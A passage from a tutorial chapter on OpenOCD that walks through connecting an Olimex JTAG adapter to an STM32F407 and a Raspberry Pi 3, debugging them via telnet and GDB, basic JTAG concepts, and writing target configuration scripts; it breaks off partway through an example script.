Depending on the version of **OpenOCD** (and depending if you have installed it from repository), We may see the folders shown in **Figure 5.2** inside **OpenOCD** installation path.




FIGURE 5.2 – OpenOCD folders under the loop

Even if We are prompted with multiple directories and files, only 3 of them are relevant to be efficient user of OpenOCD :

- **interface** : contains configuration files for the adapter

- **target** : defines chips (CPUs, DSPs, ..., etc), the dominant flavors are ARM and FPGA (or CPLD).
- **board** : contains configuration files for common boards, files in this folder include those defined in *target* folder as many chips are reused by different boards. We add target specific settings like initializing the flash memory of the board.

#### Remember

In general files in **OpenOCD** can be grouped into 2 types : configuration files for the adapter (*interface* folder) and configuration files for the target system (*target* and *board* folders).

## 5.2 Practical OpenOCD

### Basic usage of OpenOCD

**OpenOCD** ships with various most common known boards (*/board folder*) and adapters(*/interface folder*) that were written by **OpenOCD** community, We must always check if our devices are already supported before trying to create our own configuration file (which is not easy).

Adapters (dongles) are quite expensive; hopefully, few of them are cheap and can cost less than 39\$. We can use an « ARM-USB-TINY-H »adapter. **This adapter is supported by OpenOCD**.

#### ARM-USB-TINY-H configuration file location

Check for the existance of the file at the following location :

<*pathToYourOpenOCD*>/interface/ftdi/olimex-arm-usb-tiny-h.cfg

The file should contain the content shown below :

```
1 #
2 # Olimex ARM-USB-TINY-H
3 #
4 # http://www.olimex.com/dev/arm-usb-tiny-h.html
5 #
6
7 interface ftdi
8 ftdi_device_desc "Olimex OpenOCD JTAG ARM-USB-TINY-H"
9 ftdi_vid_pid 0x15ba 0x002a
10
11 ftdi_layout_init 0x0808 0xa1b
12 ftdi_layout_signal nSRST -oe 0x0200
13 ftdi_layout_signal nTRST -data 0x0100 -oe 0x0100
14 ftdi_layout_signal LED -data 0x0800
```

We will go through various cases to illustrate the use of OpenOCD.

### 5.2.1 STM32F407 (supported by OpenOCD)

(a) **Hard wiring ARM-USB-TINY-H with STM32F407** : Using the documentation provided at this page [www.st.com/resource/en/user\\_manual/dm00039084.pdf](http://www.st.com/resource/en/user_manual/dm00039084.pdf), We can deduce the table below :

Pin ARM-USB-TINY-H	Pin STM32F407
1 (VREF)	VDD (P1)
3 (nTRST)	PB4
4 (GND)	GND (P1)
5 (TDI)	PA15 (P2)
7 (TMS)	PA13 (P2)
9 (TCK)	PA14 (P2)
13 (TDO)	PB3 (P2)

(b) Getting the file configuration :

**STM32F407 configuration file location**

Check for the existance of the file at the following location :


<pathToYourOpenOCD>/target/stm32f4x.cfg

The file supports both JTAG/SWD debugging.

(c) Launching OpenOCD : Once everything is wired correctly, We can launch OpenOCD as follow :

```
1 $ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/stm32f4x.cfg
```

The output of the above command is shown in **Figure 5.3**.



```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/stm32f4x.cfg
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
adapter speed: 2000 kHz
adapter_nsrst_delay: 100
jtag_nrst_delay: 100
none separate
cortex_m reset_config sysresetreq
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f4x.cpu tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : JTAG tap: stm32f4x.bs tap/device found: 0x06413041 (mfg: 0x020 (STMicroelectronics), part: 0x6413, ver: 0x0)
Info : stm32f4x.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
```

FIGURE 5.3 – Connecting OpenOCD to stm32f407

**Note :** `-s <pathToYourOpenOCD>` must be provided to show OpenOCD where to look for dependencies.

(d) Connecting to OpenOCD : As already mentionned, We can connect to OpenOCD using both telnet (We use putty) and GDB.

- i. Telnet : Make sur you have a software *like putty* that supports telnet (Modern systems drop support for the old telnet, if you use windows you can enable the feature again as shown in this link : <https://social.technet.microsoft.com/wiki/contents/articles/910.windows-7-enabling-telnet-client.aspx>).

— Starting telnet : We start putty with the following paramters :

- Hostname : 127.0.0.1
- Port : 4444

**Putty (Telnet) must be run as root**

After the setup above was made, We can click on « open »in *putty*. We should see a window as shown in **Figure 5.4**.




FIGURE 5.4 – Connecting to OpenOCD using Telnet - stm32f407

**Note :** We must « halt »the target as soon as we have the message « Open On-Chip Debugger »as made in **Figure 5.4** to stop the WATCHDOG timer.

- **Telnet commands :** Telnet accepts a wide variety of commands that can be found at this address : <http://openocd.org/doc/html/General-Commands.html> or by issuing the *help* command.
- \* **reg :** We can dump target registers as shown in **Figure 5.5**

```
> reg
===== arm v7m registers
(0) r0 (/32): 0xEC88CEC1
(1) r1 (/32): 0x3BF863DA
(2) r2 (/32): 0xB434A182
(3) r3 (/32): 0x78B4BFF1
(4) r4 (/32): 0x00000000
(5) r5 (/32): 0x00000000
(6) r6 (/32): 0x00000000
(7) r7 (/32): 0x2000027C
(8) r8 (/32): 0x00000000
(9) r9 (/32): 0x00000000
(10) r10 (/32): 0x00000000
(11) r11 (/32): 0x00000000
```

FIGURE 5.5 – Dumping target register using Telnet - stm32f407

- \* **scan\_chain :** We can get the scan chain configuration as shown in **Figure 5.6**

TapName	Enabled	IdCode	Expected	IrLen	IrCap	IrMask
0 stm32f4x.cpu	Y	0x4ba00477	0x4ba00477	4	0x01	0x0f
1 stm32f4x.bs	Y	0x06413041	0x06413041	5	0x01	0x03

FIGURE 5.6 – Display scan chain configuration using telnet - stm32f407

We can set breakpoints, profile the target, load an image to the memory of the device and many more.

- ii. **GDB (arm-none-eabi-gdb) :** We can also use GDB (but We must provide an image of the target kernel with debugging symbols in order to have something usefull).

- **Starting GDB :** Start a GDB (don't forget to use a cross GDB version depending on the target) session and connect to the target as shown in **Figure 5.7**

```
Info : accepting 'gdb' connection on tcp/3333
Info : device id = 0x10016413
Info : flash size = 1024kbytes
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/gcc-arm-none-eabi-7-2017-q4-major/
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/gcc-arm-none-eabi-7-2017-q4-major/bin$ [00m$ ./arm-none-eabi-gdb -q
(gdb) target remote :3333
Remote debugging using :3333
warning: No executable has been specified and target does not support
determining executable automatically. Try using the "file" command.
0x08002688 in ?? ()
(gdb)
```

FIGURE 5.7 – Connecting to OpenOCD using GDB - stm32f407

- **GDB commands :** We can use all the GDB commands that We are already familiar with :
- \* **monitor reset halt :** We must halt the target as shown in **Figure 5.8**

```
(gdb) monitor reset halt
JTAG tap: stm32f4x.cpu tap/device found: 0x4ba00477 (mfg: 0x23b, part: 0xba00, ver: 0x4)
JTAG tap: stm32f4x.bs tap/device found: 0x06413041 (mfg: 0x020, part: 0x6413, ver: 0x0)
target state: halted
target halted due to debug-request, current mode: Thread
xPSR: 0x01000000 pc: 0x08001d30 msp: 0x20020000
(gdb) 
```

FIGURE 5.8 – Halting target using GDB - stm32f407

\* **info reg** : Display registers content as shown in **Figure 5.9**

```
(gdb) info reg
r0          0xe0902010      -527425520
r1          0x8002131      134226225
r2          0x8002688      134227592
r3          0x8002131      134226225
r4          0x0          0
r5          0x0          0
r6          0x0          0
r7          0x2000027c      536871548
r8          0x0          0
r9          0x0          0
r10         0x0          0
r11         0x0          0
r12         0x8002688      134227592
sp          0x2000027c      0x2000027c
lr          0x8002131      134226225
pc          0x8002688      0x8002688
xPSR        0x1000000      16777216
(gdb) 
```

FIGURE 5.9 – Dump register content using GDB - stm32f407

More information is available on the OpenOCD website : <http://openocd.org/doc/html/GDB-and-OpenOCD.html>

Always power-up target board from an external power source, adapters cannot provide enough current and may burn.

### 5.2.2 Raspberry PI 3 (Config file is available online)

Raspberry PI 3 is an interesting platform, but it needs some tweaks to make it work for debugging.

(a) **Hard wiring ARM-USB-TINY-H with raspberry PI 3** : connection between the adapter and target is illustrated in **Figure 5.10**.

The table below summarizes the connections shown in **Figure 5.10**.

Pin ARM-USB-TINY-H	GPIO Raspberry PI 3
1 (VREF)	1 (DC Power)
3 (nTRST)	15 (GPIO22)
4 (GND)	9 (GROUND)
5 (TDI)	7 (GPIO4)
7 (TMS)	13 (GPIO27)
9 (TCK)	22 (GPIO25)
11 (RTCK)	16 (GPIO23)
13 (TDO)	18 (GPIO24)




FIGURE 5.10 – Hardwiring ARM-USB-TINY-H to raspberry PI 3

(b) **Enabling JTAG debugging on raspberry PI 3 :** By default, *raspberry PI blocks JTAG connections*. The procedure found at <https://sysprogs.com/VisualKernel/tutorials/raspberry/jtagsetup/> provides a solution to the problem. However, a small change must be made to the program to make it work for Raspberry PI 3.

- Download JTAG enabler script :** the source code is available at this location : [http://sysprogs.com/VisualKernel/legacy\\_tutorials/raspberry/jtagsetup/JtagEnabler.cpp](http://sysprogs.com/VisualKernel/legacy_tutorials/raspberry/jtagsetup/JtagEnabler.cpp).
- Edit the file :** The code *seems to work only for raspberry PI 1*, a small change must be made. Open the source file and set changes to the lines shown below :

```
1 #define BCM2708_PERI_BASE 0x3F000000
2 #define GPIO_BASE      (BCM2708_PERI_BASE + 0x200000)
3
```

As we can see, the **peripheral base address** must be changed to **0x3F000000**.

- Compile the program :** Once changes are made, We need to compile the script (or cross compile),

```
1 $ g++ -o JtagEnabler JtagEnabler.cpp
```

- Enable JTAG on raspberry PI 3 :** execute the JTAG enabler as shown in **Figure 5.11**.

```
root@raspberrypi:/home/pi/myJtag/mnt# g++ JtagEnabler.cpp -o JtagEnabler
root@raspberrypi:/home/pi/myJtag/mnt# ./JtagEnabler
Changing function of GPIO22 from 0 to 3
Changing function of GPIO4 from 0 to 2
Changing function of GPIO27 from 3 to 3
Changing function of GPIO25 from 3 to 3
Changing function of GPIO23 from 3 to 3
Changing function of GPIO24 from 3 to 3
Successfully enabled JTAG pins. You can start debugging now.
root@raspberrypi:/home/pi/myJtag/mnt#
```

FIGURE 5.11 – Enable JTAG Debugging on Raspberry PI 3

- (c) **getting OpenOCD bcm2837 config file :** Raspberry PI 3 is shipped with « bcm2837 »processor, but OPENOCD does not support it natively. Hopefully, AZO already wrote the configuration files for the such kind of processors. The files are found are the following link :

[https://github.com/AZ0234/RaspberryPi\\_BareMetal/tree/master/rp\\_jtagenable/cfg/ARMv8](https://github.com/AZ0234/RaspberryPi_BareMetal/tree/master/rp_jtagenable/cfg/ARMv8)

Download the file which is compatible with your Raspberry PI 3, and *copy it to the target folder of OpenOCD*.

- (d) **Launching OpenOCD :** Now, we have all pieces required for OpenOCD, let's start a debugging session as follow :

```
1 $ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/bcm2837_64.cfg
```

The result of the above command is shown in **Figure 5.12**

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/bcm2837_64.cfg
[sudo] Mot de passe de jugbe :
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
adapter speed: 1000 kHz
adapter_nsrst_delay: 400
none separate
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 1000 kHz
Info : JTAG tap: bcm2837.dap tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : bcm2837.cpu.0: hardware has 6 breakpoints, 4 watchpoints
Info : bcm2837.cpu.1: hardware has 6 breakpoints, 4 watchpoints
Info : bcm2837.cpu.2: hardware has 6 breakpoints, 4 watchpoints
Info : bcm2837.cpu.3: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
Info : Listening on port 3334 for gdb connections
Info : Listening on port 3335 for gdb connections
Info : Listening on port 3336 for gdb connections
```

FIGURE 5.12 – Connecting OpenOCD to Raspberry PI 3

**Note :** the line « *Info : JTAG tap : bcm2837.dap tap/device found : 0x4ba00477 (mfg : 0x23b (ARM Ltd.), part : 0xba00, ver : 0x4)* » means that OpenOCD was able to detect the Raspberry PI 3. We also see the breakpoints which indicates highly that the connection was a success.

- (e) **Connecting to OpenOCD :**

- Telnet :** We use putty which provides a telnet client.

We can launch a telnet session (using putty) with the configuration shown in **Figure 5.13**.





FIGURE 5.13 – Settings for connecting telnet to OpenOCD

If successfully connected, it should show a message « *Open On-Chip Debugger* », We must halt the target execution before doing any further operation as shown in **Figure 5.14**.




```
Info : accepting 'telnet' connection on tcp/4444
Info : bcm2837.cpu.3 cluster 0 core 3 multi core
target halted in ARM state due to debug-request, current mode: Supervisor
cpsr: 0x60000093 pc: 0x80118ca8
MMU: enabled, D-Cache: enabled, I-Cache: enabled
127.0.0.1 - PuTTY
Open On-Chip Debugger
> halt
bcm2837.cpu.3 cluster 0 core 3 multi core
target halted in ARM state due to debug-request, current mode: Supervisor
cpsr: 0x60000093 pc: 0x80118ca8
MMU: enabled, D-Cache: enabled, I-Cache: enabled
>
```

FIGURE 5.14 – Connecting to OpenOCD using Telnet

- ii. **GDB (arm-none-eabi-gdb)** : We must use a cross platform GDB.

We can launch a gdb session as shown in **Figure 5.15**.



```
Info : New GDB Connection: 1, Target bcm2837.cpu.0, state: halted
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/gcc-arm-none-eabi-7-2017-q4-major
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/gcc-arm-none-eabi-7-2017-q4-major/bin
[0m$ ./arm-none-eabi-gdb -q
(gdb) target remote :3333
Remote debugging using :3333
warning: No executable has been specified and target does not support
determining executable automatically. Try using the "file" command.
0x80118ca8 in ?? ()
(gdb) 
```

FIGURE 5.15 – Connecting to OpenOCD using gdb-none-eabi-gdb

## 5.3 Advanced OpenOCD

**OpenOCD** does not support every existing board or chip natively, if one cannot find a config file on the internet, it must be written from Scratch.

Howerver, We must keep in mind that 2 mondatory requirements must be met before starting to write our own config file :

- Supported adapter transport** : The adapter must be compliant with one of the following transport facilities JTAG (OpenOCD was originally made for it), SWD or SPI.  
Adapters use mainly one of driver interfaces : amt\_jtagaccel, arm-jtag-ew, at91rm9200, cmsis-dap, dummy, ...etc. A list of supported driver interfaces is available at <http://openocd.org/doc/html/Debug-Adapter-Configuration.html#Interface-Drivers>.
- Supported CPU family** : The CPU of the target must match one of the following : arm11, arm720t, arm7tdmi, arm920t, arm926ejs, arm966e, arm9tdmi, avr, cortex\_a, cortex\_m, aarch64, dragonite, dsp563xx, fa526, feroceon, mips\_m4k, xscale, openrisc, ls1\_sap.

Once We made sure that both target chip and adapter can be supported by OpenOCD, We can write our custom scripts.

### 5.3.1 Crash course to JTAG

We are not going to dig into the JTAG (as this is not our purpose), good tutorials are already available at : <https://www.xjtag.com/about-jtag/jtag-a-technical-overview/> or at <http://blog.senr.io/blog/jtag-explained>. However, to understand OpenOCD, a basic knowledge of JTAG protocol is required. We are going to highlight the most important points<sup>2</sup>.

2. JTAG full documentation can be found in the official website : <https://www.jtag.com/>

### 5.3.1.1 JTAG signal definition

JTAG defines 5 signals (as shown in **Figure 5.16**) for its operations.




FIGURE 5.16 – Signals defined by JTAG protocol (taken from <http://jtagtools.sourceforge.net/intro.html>)

The signals are illustrated in the following table :

Signal	Meaning	Function
<b>TCK</b>	Test Clock	Clock signal is used to synchronize internal operations of the JTAG state machine
<b>TMS</b>	Test Mode Select	sampled at the rising edge of TCK to determine the next JTAG state
<b>TDI</b>	Test Data In	Data that are shifted into the device
<b>TDO</b>	Test Data Out	Data that are shifted out from the device
<b>TRST</b>	Test Reset	Reset TAP controller (Reset the state machine)

### 5.3.1.2 JTAG registers

JTAG specification states 2 types of registers :

- (a) **Instruction register** : holds the current instruction.
- (b) **Data registers** : These are broken into 3 registers :
  - i. **BSR** : used for boundary scan
  - ii. **BYPASS** : it is a 1 bit register used to skip a particular chip (by shorting TDI and TDO) and go to the next reducing scanning overhead.
  - iii. **IDCODE** : holds ID code and revision number.

The above registers are summarized in **Figure 5.17**




FIGURE 5.17 – Registers defined by JTAG protocol (taken from <https://www.xjtag.com/about-jtag/jtag-a-technical-overview/>)

## Understand JTAG using Animations

We have provided an animation to get a better understanding of JTAG basic operations :

[https://jugurthab.github.io/debug\\_linux\\_kernel/jtag-basic-operation.html](https://jugurthab.github.io/debug_linux_kernel/jtag-basic-operation.html).

### 5.3.2 Autoprobing the target using OpenOCD

Today's platforms can be complicated, We can have more than one chip connected together as shown in **Figure 5.18<sup>3</sup>**. However, **every chip has its own TAP interface** that allows us to access it.




FIGURE 5.18 – Daisy JTAG chaining (taken from <https://www.corelis.com/education/tutorials/jtag-tutorial/jtag-technical-primer/>)

When debugging, **OpenOCD** needs to differentiate between each chip (CPU, DSP, FPGA, ASIC, ..., etc). We can use the official documentation to get the name of each TAP, IDCODE and sometimes even the length of the instruction register (IR) of each chip. But, such information are not always available in the DOC, OpenOCD can help us to extract it using the following steps :

- Connect the target correctly to the adapter.
- **openocd.cfg** : Use the following script as a config file for OpenOCD<sup>4</sup> :

```
1 source [find interface/ftdi/olimex-arm-usb-tiny-h.cfg]
2 reset_config trst_and_srst
3 jtag_rclk 8
```

- **Launch openOCD and discover** : We can see in **Figure 5.19** the result returned by OpenOCD. OpenOCD has successfully discovered :

- **tap interface auto0.tap** : IDCODE = 0x4ba00477, irlen(instruction register length) = 4
  - **tap interface auto1.tap** : IDCODE = 0x06413041, irlen(instruction register length) = 5
- OpenOCD shows also how to instruct it to get access to the tap controller (`jtag newtap auto0 tap -irlen 4 -expected-id 0x4ba00477`)

### 5.3.3 Writting OpenOCD scripts from scratch

#### 5.3.3.1 Creating a target file

OpenOCD has imposed some convention to be used while writing a file that will describe the chip :

3. The following link explains the daisy chaining : <https://www.corelis.com/education/tutorials/jtag-tutorial/jtag-technical-primer/>

4. Autoprobe script can be found at : <http://openocd.org/doc/html/TAP-Declaration.html#Autoprobing>

```
jubbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
      http://openocd.org/doc/doxygen/bugs.html
trst_and_srst separate srst_gates_jtag trst_push_pull srst_open_drain connect_deassert_srst
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
.
RCLK - adaptive
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : RCLK (adaptive clock speed)
Warn : There are no enabled taps. AUTO PROBING MIGHT NOT WORK!!
Info : JTAG tap: auto0.tap tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : JTAG tap: auto1.tap tap/device found: 0x06413041 (mfg: 0x020 (STMicroelectronics), part: 0x6413, ver: 0x0)
Warn : AUTO auto0.tap - use "jtag newtap auto0 tap -irlen 4 -expected-id 0x4ba00477"
Warn : AUTO auto1.tap - use "jtag newtap auto1 tap -irlen 5 -expected-id 0x06413041"
Warn : gdb services need one or more targets defined
□
```

FIGURE 5.19 – Discover tap names, IDCODE and instruction reg length - OpenOCD

- (a) **Define global variables :** We are going to follow **OpenOCD**'s conventions and point some malpractices to be avoided while writing our scripts.

- i. **Define chip name :** It is enough to write down the name printed on your chip as follow :

```
1 #set chip name
2 set _CHIPNAME stm32f0407
```

However, a target file can be included in a board (which must be able to overwrite parameters defined in target file), a reason that leads **OpenOCD** to recommend the following syntax :

```
1 #set chip name
2 if { [info exists CHIPNAME] } {
3     set _CHIPNAME $CHIPNAME
4 } else {
5     set _CHIPNAME stm32f0407
6 }
```

The condition statement « `if { [info exists CHIPNAME] }` » checks if the board file provides another value for the chipname (if this is the case openOCD will use it instead of the one defined in the target file).

**Remark :** Variables that start with a leading underscore like « `_CHIPNAME` » are temporary variables which can be overwritten if included by a board file.

- ii. **Endianness :** We must define the endianness of the system.

```
1 #little or big endian?
2 if { [info exists ENDIAN] } {
3     set _ENDIAN $ENDIAN
4 } else {
5     set _ENDIAN little
6 }
```

**Important :** **OpenOCD** defaults to *little endian* in case of *Endianess* is not provided.

- iii. **TAP controller ID :** We must define the tap identifier, it can be found in the documentation or discovered (refer to subsection 5.3.2) previously shown using **OpenOCD**.

```
1 # Tap ID controller (optional parameter but helpfull in SMP architectures)
2 if { [info exists CPUTAPID] } {
3     set _CPUTAPID $CPUTAPID
4 } else {
5     set _CPUTAPID 0x4ba00477
6 }
```

**Note :** TAP ID *0x4ba00477* was discovered using **OpenOCD**.

- (b) **Adapter's speed :** We must provide a parameter called « `adapter_khz` » at the beginning of the script which sets the communication speed of the adapter (check manufacturer's documentation to get this value) as follow :

```
1 adapter_khz 2000
```

**Important :** If one cannot find this value easily, It is always safe to use a low value (typically : 8).

- (c) **Declare the TAP controller :**

```
1 #create a tap ID controller
2 jtag newtap $_CHIPNAME cpu -irlen 4 --expected-id $_CPUTAPID
```

- \* `jtag newtap` : declares a new tap controller.
- \* `$_CHIPNAME` : name of the controlled chip
- \* `cpu` : type of the controlled chip (can be *dsp* for example)
- \* `-irlen 4` : refers to the length of instruction register.
- \* `-expected-id $_CPUTAPID` : designates the TAP controller.

- (d) **Declare the chip :** the chip can be a CPU or DSP or anything else.

```
1 set _TARGETNAME $_CHIPNAME.cpu
2 target create $_TARGETNAME cortex_m -chain-position $_TARGETNAME
```

- \* `target create` : defines the target chip
- \* `cortex_m` : refers to the architecture of the chip (can be *avr*, ..., etc)
- \* `$_TARGETNAME` : sets the name of TAP Controller
- \* `-chain-position` : refers to which TAP controller is handling this chip.

- (e) **SDRAM configuration :** some chips have an internal SDRAM, OpenOCD can use it to speed up operations (like loading the program )

```
1 $_TARGETNAME configure --work-area-phys 0x00200000 --work-area-size 0x8000 --work-area-backup 0
```

— **Working area :** Some CPUs are linked with an « *on-chip-ram* », it allows to speed up operations like storing the code to reprogram the Flash. If one is available on your platform, It is recommanded to include it :

```
$_TARGETNAME configure -work-area-phys 0x00200000 -work-area-size 0x8000 -work-area-backup 0
```

The meaning of the fields :

- \* `$_TARGETNAME configure` :
- \* `-work-area-phys` : sets the base working area of the RAM (If MMU is enabled on the target we must use *-work-area-virt*)
- \* `-work-area-size` : specifies the working size length (in bytes), in our example the working size or interval is [0x00200000, 0x00208000].
- \* `-work-area-backup` :

The script should be something similar to the following :

```
1 adapter_khz 2000
2
3 # Set chip name
